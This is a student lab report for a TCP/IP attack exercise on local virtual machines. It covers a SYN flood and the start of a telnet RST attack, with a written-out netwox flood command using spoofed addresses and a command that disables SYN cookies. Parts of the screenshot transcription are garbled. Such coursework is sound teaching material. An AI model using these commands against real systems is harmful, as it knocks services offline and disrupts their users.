

Ahmet Putun

TCP/IP Attack Lab


Mr. Sencun Zhu

10/28/2019


Task 1: SYN Flooding Attack

IPv4 of the virtual machines;


IPv4 “Observer”



IPv4 “Attacker”



IPv4 “Victim”



Overall list of IPv4's;

Observer = 10.0.2.5

Attacker = 10.0.2.7

Victim = 10.0.2.6

1) In order to continue as the root , command, `sudo su`

2) Check the status of the cookies in the victim machine by


`sysctl net.ipv4.tcp_syncookies`

Cookies are set to 1, which means it is on.

3) Then, in the victim machine, use the command `netstat -anp | grep ":23"`.

This command says that initially machine port 23 is open in the victim machine and


listening for possible upcoming packets.




The screenshot shows a terminal window with the following content:

```
[10/29/19]seed@M:~$ sudo su
[sudo] password for seed:
root@M:/home/seed#
root@M:/home/seed# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies=1
root@M:/home/seed# netstat -anp | grep ":23"
tcp        0      0 0.0.0.0.23          0.0.0.0.*      LISTEN      849/inetd
root@M:/home/seed# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 127.0.1.1:53          0.0.0.0.*      LISTEN
tcp        0      0 10.0.2.6:53           0.0.0.0.*      LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0.*      LISTEN
tcp        0      0 0.0.0.0:22            0.0.0.0.*      LISTEN
tcp        0      0 127.0.0.1:631          0.0.0.0.*      LISTEN
tcp        0      0 0.0.0.0:23            0.0.0.0.*      LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0.*      LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0.*      LISTEN
tcp6       0      0 :::80               ::.*          LISTEN
tcp6       0      0 ::.:53              ::.*          LISTEN
tcp6       0      0 ::.:21              ::.*          LISTEN
tcp6       0      0 ::.:22              ::.*          LISTEN
tcp6       0      0 ::1:631             ::.*          LISTEN
tcp6       0      0 ::3128              ::.*          LISTEN
tcp6       0      0 ::1:953              ::.*          LISTEN
udp        0      0 127.0.1.1:53          0.0.0.0.*      LISTEN
udp        0      0 10.0.2.6:53           0.0.0.0.*      LISTEN
udp        0      0 0.0.0.0:33333          0.0.0.0.*      LISTEN
udp        0      0 127.0.0.1:53           0.0.0.0.*      LISTEN
udp        0      0 0.0.0.0:68            0.0.0.0.*      LISTEN
udp        0      0 0.0.0.0:35912          0.0.0.0.*      LISTEN
udp        0      0 0.0.0.0:631           0.0.0.0.*      LISTEN
udp        0      0 0.0.0.0:5353           0.0.0.0.*      LISTEN
udp        0      0 0.0.0.0:51083          0.0.0.0.*      LISTEN
udp6       0      0 ::.:33773             ::.*          LISTEN
udp6       0      0 ::1:58914             ::1:52636      ESTABLISHED
udp6       0      0 ::.:53               ::.*          LISTEN
udp6       0      0 ::.:60132             ::.*          LISTEN
udp6       0      0 ::.:5353             ::.*          LISTEN
udp6       0      0 ::1:52636             ::1:58914      ESTABLISHED
raw        0      0 0.0.0.0:1             0.0.0.0.*      7
raw6       0      0 ::.:58               ::.*          7
raw6       0      0 ::.:58               ::.*          7
Active UNIX domain sockets (servers and established)
Proto Refcnt Flags      Type      State      I-Node  Path
unix  2      [ ]      DGRAM     19617   /run/user/1000/systemd/notify
unix  2      [ ACC ]    STREAM    LISTENING  19618   /run/user/1000/systemd/private
unix  2      [ ACC ]    SEQPACKET  LISTENING  11593  /run/udev/control
```


4) I then went on to the “Attacker”s machine, opened netwag and feed the parameter values to the program in order to get an output command for the execution.




5) Using the command, *netwox 76 --dst-ip 10.0.2.6 --dst-port 23 --spoofip "raw"*, we start the attack on the victim machine.



6) Checking the “Victim”的 syn queue to see what kind of response we get, as far as connections ESTABLISHED or SYN-RECV.



7) Switching to the “Observer”的 machine and launching Wireshark in order to observe the network traffic towards the Destination IP 10.0.2.6




Note: When preparing for the attack for this task, make sure SYN Cookies are turned off, otherwise, it would cover and protect the victim machine against the SYN Flooding Attack.


Turn the cookies off by the command, `sysctl -w net.ipv4.tcp_syncookies = 0` and `sysctl net.ipv4.tcp_syncookies`

Task 2: TCP RST Attacks on telnet and ssh Connections

Solution using telnet;


- 1) First, we establish the connection using the command `telnet 10.0.2.5`, from the victim to the observer.
- 2) Configure your IPv4 in victim's machine, address change related to the observer's machine, using the command, `ifconfig`





SEED LABS

3) After the connection established, in the victim's machine, use the */s* command in order to see the folder listing of the observer which would show up in the screenshots the folder made in observer's machine. Then, observe the connection in wireshark from the observer's machine.




The screenshot shows a terminal window on a Linux desktop environment. The desktop background features a blue and white abstract design with the word 'LABS' partially visible. The terminal window has a title bar 'Terminal' and contains the following text:

```
[10/29/19]seed@VM:~$ ls
android   Desktop  examples.desktop  lib    Public   Videos
bin       Documents  hi.txt        Music  source
Customization Downloads host      Pictures Templates
[10/29/19]seed@VM:~$ cd .
[10/29/19]seed@VM:~/home$ ls
seed
[10/29/19]seed@VM:~/home$ cd seed
[10/29/19]seed@VM:~/home$ ls
Capture  android   Desktop  examples.desktop  lib    Public   Videos
...using this   bin       Documents  hi.txt        Music  source
engb3    customization Downloads host      Pictures Templates
arp     [10/29/19]seed@VM:~/hosts ls
Loopback [10/29/19]seed@VM:~/hosts$ cd host
nlog    [10/29/19]seed@VM:~/hosts$ cd ..
nfqueue [10/29/19]seed@VM:~/hosts$ ls
ultron
[10/29/19]seed@VM:~/hosts$ cd ..
Cisco rem
@ Rendom p
@ Sdr rem
[10/29/19]seed@VM:~/Desktop$ ./examples.desktop
-bash: ./examples.desktop: Permission denied
[10/29/19]seed@VM:~/Desktop$ ls
lab1  lab2
[10/29/19]seed@VM:~/Desktop$ ifconfig
enp0s5  Link encap:Ethernet HWaddr 08:00:27:e8:7e:56
        inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0
        inet6 addr: fe80::6f6f:6e2a%enp0s5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:2404 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1971 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:179922 (179.0 KB)  TX bytes:139002 (139.0 KB)

lo     Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
        RX packets:1971 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1971 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:151240 (151.2 KB)  TX bytes:151240 (151.2 KB)


[10/29/19]seed@VM:~/Desktop$ lConnection closed by foreign host.
[10/29/19]seed@VM:~$ s: command not found
[10/29/19]seed@VM:~$ ]
```

4) When you start the attack, the attacker sends out packets to the victim by modifying the source IP address as observer.

